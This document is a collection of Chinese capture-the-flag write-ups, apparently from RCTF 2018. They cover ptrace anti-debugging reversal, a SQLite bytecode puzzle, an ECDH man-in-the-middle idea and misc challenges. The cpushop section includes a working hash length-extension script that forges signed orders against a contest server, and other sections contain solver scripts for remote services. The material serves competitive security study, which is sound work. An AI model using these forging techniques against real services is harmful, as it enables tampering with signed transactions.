LOAD:0000000000401244 ; ---------------------------------------------------------------------------
LOAD:0000000000401244                 lea     rdx, [rbp+var_1A0]
LOAD:000000000040124B                 mov     eax, [rbp+var_C]
LOAD:000000000040124E                 mov     rcx, rdx
LOAD:0000000000401251                 mov     edx, 0
LOAD:0000000000401256                 mov     esi, eax
LOAD:0000000000401258                 mov     edi, PTRACE_GETSIGINFO ; request
LOAD:000000000040125D                 mov     eax, 0
LOAD:0000000000401262                 call    _ptrace
LOAD:0000000000401267                 mov     eax, [rbp+var_1A0]
LOAD:000000000040126D                 cmp     eax, SIGTRAP
LOAD:0000000000401270                 jnz     short loc_4012C6
LOAD:0000000000401272                 lea     rdx, [rbp+s]
LOAD:0000000000401279                 mov     eax, [rbp+var_C]
LOAD:000000000040127C                 mov     rcx, rdx
LOAD:000000000040127F                 mov     edx, 0
LOAD:0000000000401284                 mov     esi, eax
LOAD:0000000000401286                 mov     edi, PTRACE_GETREGS ; request
LOAD:000000000040128B                 mov     eax, 0
LOAD:0000000000401290                 call    _ptrace
LOAD:0000000000401295                 lea     rax, sub_400FB1
LOAD:000000000040129C                 mov     [rbp+var_A0], rax
LOAD:00000000004012A3                 lea     rdx, [rbp+s]
LOAD:00000000004012AA                 mov     eax, [rbp+var_C]
LOAD:00000000004012AD                 mov     rcx, rdx
LOAD:00000000004012B0                 mov     edx, 0
LOAD:00000000004012B5                 mov     esi, eax
LOAD:00000000004012B7                 mov     edi, PTRACE_SETREGS ; request
LOAD:00000000004012BC                 mov     eax, 0
LOAD:00000000004012C1                 call    _ptrace
LOAD:00000000004012C6
LOAD:00000000004012C6 loc_4012C6:                             ; CODE XREF: main+1EF↑j
LOAD:00000000004012C6                 mov     eax, [rbp+var_C]
LOAD:00000000004012C9                 mov     ecx, 0
LOAD:00000000004012CE                 mov     edx, 0
LOAD:00000000004012D3                 mov     esi, eax
LOAD:00000000004012D5                 mov     edi, PTRACE_CONT ; request
LOAD:00000000004012DA                 mov     eax, 0
LOAD:00000000004012DF                 call    _ptrace
LOAD:00000000004012E4                 jmp     loc_401177
LOAD:00000000004012E9 ; ---------------------------------------------------------------------------
```

父进程中__debugbreak()产生SIGTRAP信号后，子进程将父进程的rip设置为0x400FB1。

分析0x400FB1处的代码：

```
LOAD:0000000000400FB1                 push    rbp
LOAD:0000000000400FB2                 mov     rbp, rsp
LOAD:0000000000400FB5                 sub     rsp, 20h
LOAD:0000000000400FB9                 lea     rax, cs:1F2230h
LOAD:0000000000400FC0                 mov     rdi, rax
LOAD:0000000000400FC3                 call    sub_400EC1
LOAD:0000000000400FC8                 mov     [rbp+var_10], rax
LOAD:0000000000400FCC                 push    [rbp+var_10]
LOAD:0000000000400FCF                 retn
LOAD:0000000000400FCF sub_400FB1      endp ; sp-analysis failed
LOAD:0000000000400FCF
```

上图中的retn会去执行sub_400EC1(0x1F2230)=0x1F2230+0x20EDAC=0x400FDC处的代码，对0x400FDC处的代码进行分析：

```
LOAD:0000000000400FDC ; ---------------------------------------------------------------------------
LOAD:0000000000400FDC                 lea     rax, loc_401482
LOAD:0000000000400FE3                 mov     [rbp-18h], rax
LOAD:0000000000400FE7                 mov     byte ptr [rbp-1Fh], 'R'
LOAD:0000000000400FEB                 mov     byte ptr [rbp-1Eh], 'i'
LOAD:0000000000400FEF                 mov     byte ptr [rbp-1Dh], 'g'
LOAD:0000000000400FF3                 mov     byte ptr [rbp-1Ch], 'h'
LOAD:0000000000400FF7                 mov     byte ptr [rbp-1Bh], 't'
LOAD:0000000000400FFB                 mov     byte ptr [rbp-1Ah], '!'
LOAD:0000000000400FFF                 mov     byte ptr [rbp-19h], 0
LOAD:0000000000401003                 mov     qword ptr [rbp-8], 0
LOAD:000000000040100B                 jmp     short loc_401032
LOAD:000000000040100D ; ---------------------------------------------------------------------------
LOAD:000000000040100D
LOAD:000000000040100D loc_40100D:                             ; CODE XREF: LOAD:000000000040103D↓j
LOAD:000000000040100D                 mov     rdx, [rbp-18h]
LOAD:0000000000401011                 mov     rax, [rbp-8]
LOAD:0000000000401015                 add     rax, rdx
LOAD:0000000000401018                 movzx   ecx, byte ptr [rax]
LOAD:000000000040101B                 mov     rdx, [rbp-18h]
LOAD:000000000040101F                 mov     rax, [rbp-8]
LOAD:0000000000401023                 add     rax, rdx
LOAD:0000000000401026                 xor     ecx, 28h
LOAD:0000000000401029                 mov     edx, ecx
LOAD:000000000040102B                 mov     [rax], dl
LOAD:000000000040102D                 add     qword ptr [rbp-8], 1
LOAD:0000000000401032
LOAD:0000000000401032 loc_401032:                             ; CODE XREF: LOAD:000000000040100B↑j
LOAD:0000000000401032                 lea     rax, cs:162h
LOAD:0000000000401039                 cmp     [rbp-8], rax
LOAD:000000000040103D                 jb      short loc_40100D
LOAD:000000000040103F                 lea     rdi, qword_6020E0
LOAD:0000000000401046                 call    loc_401482
LOAD:000000000040104B                 test    al, al
LOAD:000000000040104D                 jz      short loc_40105B
LOAD:000000000040104F                 lea     rax, [rbp-1Fh]
LOAD:0000000000401053                 mov     rdi, rax
LOAD:0000000000401056                 call    _puts
LOAD:000000000040105B
LOAD:000000000040105B loc_40105B:                             ; CODE XREF: LOAD:000000000040104D↑j
LOAD:000000000040105B                 mov     eax, cs:pid
LOAD:0000000000401061                 test    eax, eax
LOAD:0000000000401063                 jz      short loc_401077
LOAD:0000000000401065                 mov     eax, cs:pid
LOAD:000000000040106B                 mov     esi, 9
LOAD:0000000000401070                 mov     edi, eax
LOAD:0000000000401072                 call    _kill
LOAD:0000000000401077
LOAD:0000000000401077 loc_401077:                             ; CODE XREF: LOAD:0000000000401063↑j
LOAD:0000000000401077                 mov     edi, 0
LOAD:000000000040107C                 call    _exit
LOAD:0000000000401081
LOAD:0000000000401081 ; =============== S U B R O U T I N E =======================================
```

0x400FDC处的代码才是真正判断flag的地方，该处的代码会将0x401482到0x401482+0x162的内存进行异或0x28操作。

编写脚本

```
with open('unre','rb') as f:
content = list(f.read())
for i in range(0x1482, 0x1482+0x162):
content[i]=chr(ord(content[i])^0x28)

with open('funre','wb') as f:
f.write(''.join(content))
```

IDA加载funre，分析sub_401482。函数sub_400EF4类似python的pow函数，函数sub_400F5B求两个数相加的和。

```
_BOOL8 __fastcall sub_401482(__int64 a1)
{
  int v3; // [rsp+8h] [rbp-40h]
  int v4; // [rsp+Ch] [rbp-3Ch]
  int v5; // [rsp+10h] [rbp-38h]
  int v6; // [rsp+14h] [rbp-34h]
  int v7; // [rsp+18h] [rbp-30h]
  int v8; // [rsp+1Ch] [rbp-2Ch]
  int v9; // [rsp+28h] [rbp-20h]
  int v10; // [rsp+2Ch] [rbp-1Ch]
  int v11; // [rsp+30h] [rbp-18h]
  int v12; // [rsp+34h] [rbp-14h]
  int v13; // [rsp+38h] [rbp-10h]
  int v14; // [rsp+3Ch] [rbp-Ch]
  int v15; // [rsp+40h] [rbp-8h]
  int i; // [rsp+44h] [rbp-4h]

  v9 = 1433291113;
  v10 = 779572065;
  v11 = 143907559;
  v12 = 2526610467;
  v13 = 1828312041;
  v14 = 2768589599;
  v3 = 1419819453;
  v4 = 1266779712;
  v5 = 2394305415;
  v6 = 2850733821;
  v7 = 3100506475;
  v8 = 289157202;
  for ( i = 0; i <= 5; ++i )
  {
    if ( *(&v9 + i) * *(_DWORD *)(4 * i + a1) != *(&v3 + i) )
      return 0LL;
  }
  if ( (unsigned int)sub_400EF4(*(unsigned int *)(a1 + 24), *(unsigned __int16 *)(a1 + 28), 4132155773LL) != 1870842076
    || (unsigned int)sub_400F5B(*(unsigned __int16 *)(a1 + 28), *(unsigned __int16 *)(a1 + 30)) != 42134 )
  {
    return 0LL;
  }
  v15 = 0;
  for ( i = 24; i <= 31; ++i )
    v15 ^= *(char *)(i + a1);
  return v15 == 22 && *(_BYTE *)(a1 + 32) == 's';
}
```

编写脚本

```
#-*-coding:utf-8-*-

from libnum import *
import string

flag = ""

cs = [1433291113, 779572065, 143907559, 2526610467, 1828312041, 2768589599]
es = [1419819453, 1266779712, 2394305415, 2850733821, 3100506475, 289157202]

for i in range(6):
    flag += n2s((es[i] * invmod(cs[i], 2**32))%2**32)[::-1]

n = 4132155773
c = 1870842076
_sum = 42134

p, q = list(factorize(n))
for i in range(256):
    for j in range(256):
        e = j * 256 + i
        if has_invmod(e, (p-1)*(q-1)):
```

```
            d = invmod(e, (p-1)*(q-1))
            s1 = n2s(pow(c, d, n))[::-1]
            s2 = n2s(e)[::-1]
            s3 = n2s((_sum-e)%0x10000)[::-1]
            result = s1 + s2 + s3
            sign = True
            x = 0
            for _ in result:
                x ^= ord(_)
            if x == 22:
                for _ in result:
                    if not _ in string.printable:
                        sign = False
                        break
                if sign:
                    flag += result

flag += 's'
print flag
```

得到flag: 5o_M@ny_an7i_Rev3rsing_Techn!qu3s

总结：
程序一开始fork，父进程调用假的flag判断函数，实际是产生信号。子进程附加父进程，当收到父进程产生的信号时，子进程会将父进程的rip设置为0x400FB1，去执行真的flag判断函数。

sql

`flag{lqs_rof_galf_esrever_a}`

sqlite 查询语句的解释过程，从0开始执行

0|Trace|0|0|0||00|
1|Goto|0|93|0||00|

跳转到93

93|Transaction|0|0|0||00|
94|VerifyCookie|0|1|0||00|
95|TableLock|0|2|0|flags|00|

这里是定位到flag表
96-164全部是赋值操作

96|Integer|1|3|0||00|
表示r[3] = 1
101|String8|0|9|0|a|00|
表示r[9] = 'a'

165|Goto|0|2|0||00|
跳转回2

2|OpenRead|0|2|0|1|00|
3|Rewind|0|91|0||00|

这里是启用针对flag表(之前定位过了)的读操作

4|Column|0|0|2||00|
5|Function|6|2|1|substr(3)|03|
6|Ne|5|90|1||6a|

Ne是不相等跳转，如果r[5] != r[1] 就跳转到90，r[1]是5的Function结果，r[5]在98被赋值为'f'

官方文档中关于Function的描述
Invoke a user function (P4 is a pointer to an sqlite3_context object that contains a pointer to the function to be run) with P5 arguments taken from register P2 and successors. The result of the function is stored in register P3. Register P3 must not be one of the function inputs.
P1 is a 32-bit bitmask indicating whether or not each argument to the function was determined to be constant at compile time. If the first argument was constant then bit 0 of P1 is set. This is used to determine whether meta data associated with a user function argument using the sqlite3_set_auxdata() API may be safely retained until the next invocation of this opcode.

行号4将当前col的元素(flag)扔进r[2]

这里p4指向substr(3), p1值为6，即0b110，表明除了第一个参数外都为常量，p5值为03，表明有3个参数，p2为2，表明参数从r[2]开始，
即本行所执行的代码为substr(r[2], r[3], r[4]), 根据96-164的操作，r[3], r[4]均为常量，r[2]为4中Column操作得来，即substr(flag, 1, 1), 结果为flag[0], 保存于r[1](sqlite 是1-index)
r[5]的值为'f'， 即flag[0]为'f'

以此类推即可得出整个flag


CRYPTO

cpushop

```
from zio import *
import hashpumpy

io = zio(('149.28.128.244', 43000))

io.read_until('Command: ')
io.writeline('2')
io.read_until('Product ID: ')
io.writeline('9')
io.read_until('Your order:\n')
```

```
t = io.read_until('\n').strip()

sp = t.rfind('&sign=')
sign = t[sp+6:]
body = t[:sp]
print sign, body
io.read_until('Command: ')

for i in range(8, 32):
    r = hashpumpy.hashpump(sign, body, '&price=1', i)
    new = '%s&sign=%s' % (r[1], r[0])
    io.writeline('3')
    io.read_until('Your order: ')
    io.writeline(new)
    recv = io.read_until('Command: ')
    if 'Good job' in recv:
        break
```

ECDH


secA
pubA
Alice
ecdh密钥交换
pubA
pubB
secB
pubB
Bob
pubB × secA = pubA × secB
= secret
用secret进行AES加密.
Bob AES(flag) Alice
中间人 visit Bob → 欺骗Bob
输入自己的pubM
则 Bob 使用 secB × pubM
进行 AES加密.
中间人使用 pubB × secM 解密.

MISC

cats

题目灵感来自 https://github.com/ctfs/write-ups-2014/tree/master/hitcon-ctf-2014/polyglot

upbhack 的 writeup 非常详细 https://ctftime.org/writeup/10149

520 gift

https://weibo.com/2993135417/D9DdMn9dQ?refer_flag=1001030103_&type=comment#_rnd1526789201961

1. russian red(matte)
2. chili(matte)
3. tener
4. fixed on drama(matte)
5. red coquette(mineralize rich)
6. barbecue(matte)
7. dangerous(matte)
8. lady danger(matte)
9. my inner femme(amplified)
10. lady bug(lustre)
11. opera(matte)
12. mac red(satin)
13. brave red(cremesheen)
14. ruby woo(retro matte)
15. salon rouge(matte)
16. lingering kiss(matte)
17. just a bite(satin)

口红首字母拼接再加上{}

Number Game

只要了解到这个游戏是 `1A2B` 或者 `Bulls and cows` 这题就很简单了.

就是原版游戏 没有修改规则
所以解决的代码 有很多

```
import itertools
from pwn import remote
from hashlib import sha256
import string
from itertools import permutations, izip
from random import shuffle

# helper function for the cows and bulls game
```

```
def parse_score(score):
    score = score.strip().split(', ')
    return tuple(int(s.strip()) for s in score)

# helper function for the cows and bulls game
def scorecalc(guess, chosen):
    bulls = cows = 0
    for g,c in izip(guess, chosen):
        if g == c:
            bulls += 1
        elif g in chosen:
            cows += 1
    return bulls, cows

# keep trying until you find the flag
while True:
    try:
        sh = remote("149.28.139.172", 10002)
        data= sh.recvline()[:-1]
        print(data)
        text, hash = data.split(' == ')
        text = text[12:-1]
        alpha = string.uppercase + string.lowercase + string.digits
        print('Bruteforcing input...')
        pos = map(''.join, itertools.product(alpha, repeat=4))

        # bruteforce all possibilities
        for x in pos:
            if sha256(x + text).hexdigest() == hash:
                print('Match found: sha256(%s) == %s' % (x+text, hash))
                print(sh.recvuntil(':'))
                print(x)
                sh.send(x+'\n')
                break

        # start playing the cows and bulls game
        digits = '0123456789'
        size = 4

        for _ in range(8):
            print(sh.recvuntil('6 times\n'))
            choices = list(permutations(digits, size))
            shuffle(choices)
            answers = []
            scores  = []
            while True:
                ans = choices[0]
                answers.append(ans)
                print(' '.join(ans))
                sh.send(' '.join(ans)+'\n')
                data = sh.recvline()
                print(data)
                if 'You got it!' in data:
                    break
                score = data[-5:-1]
```

```
                score = parse_score(score)
                scores.append(score)
                found =  score == (size, 0)
                choices = [c for c in choices if scorecalc(c, ans) == score]

        # get the flag
        print(sh.recv())
        break
    except EOFError:
        print('\nFailed. Attempting again...\n')
```

来源于 NULLKrypt3rs

git

https://github.com/zsxsoft/my-rctf-2018/tree/master/git

sign

https://github.com/zsxsoft/my-rctf-2018/tree/master/sign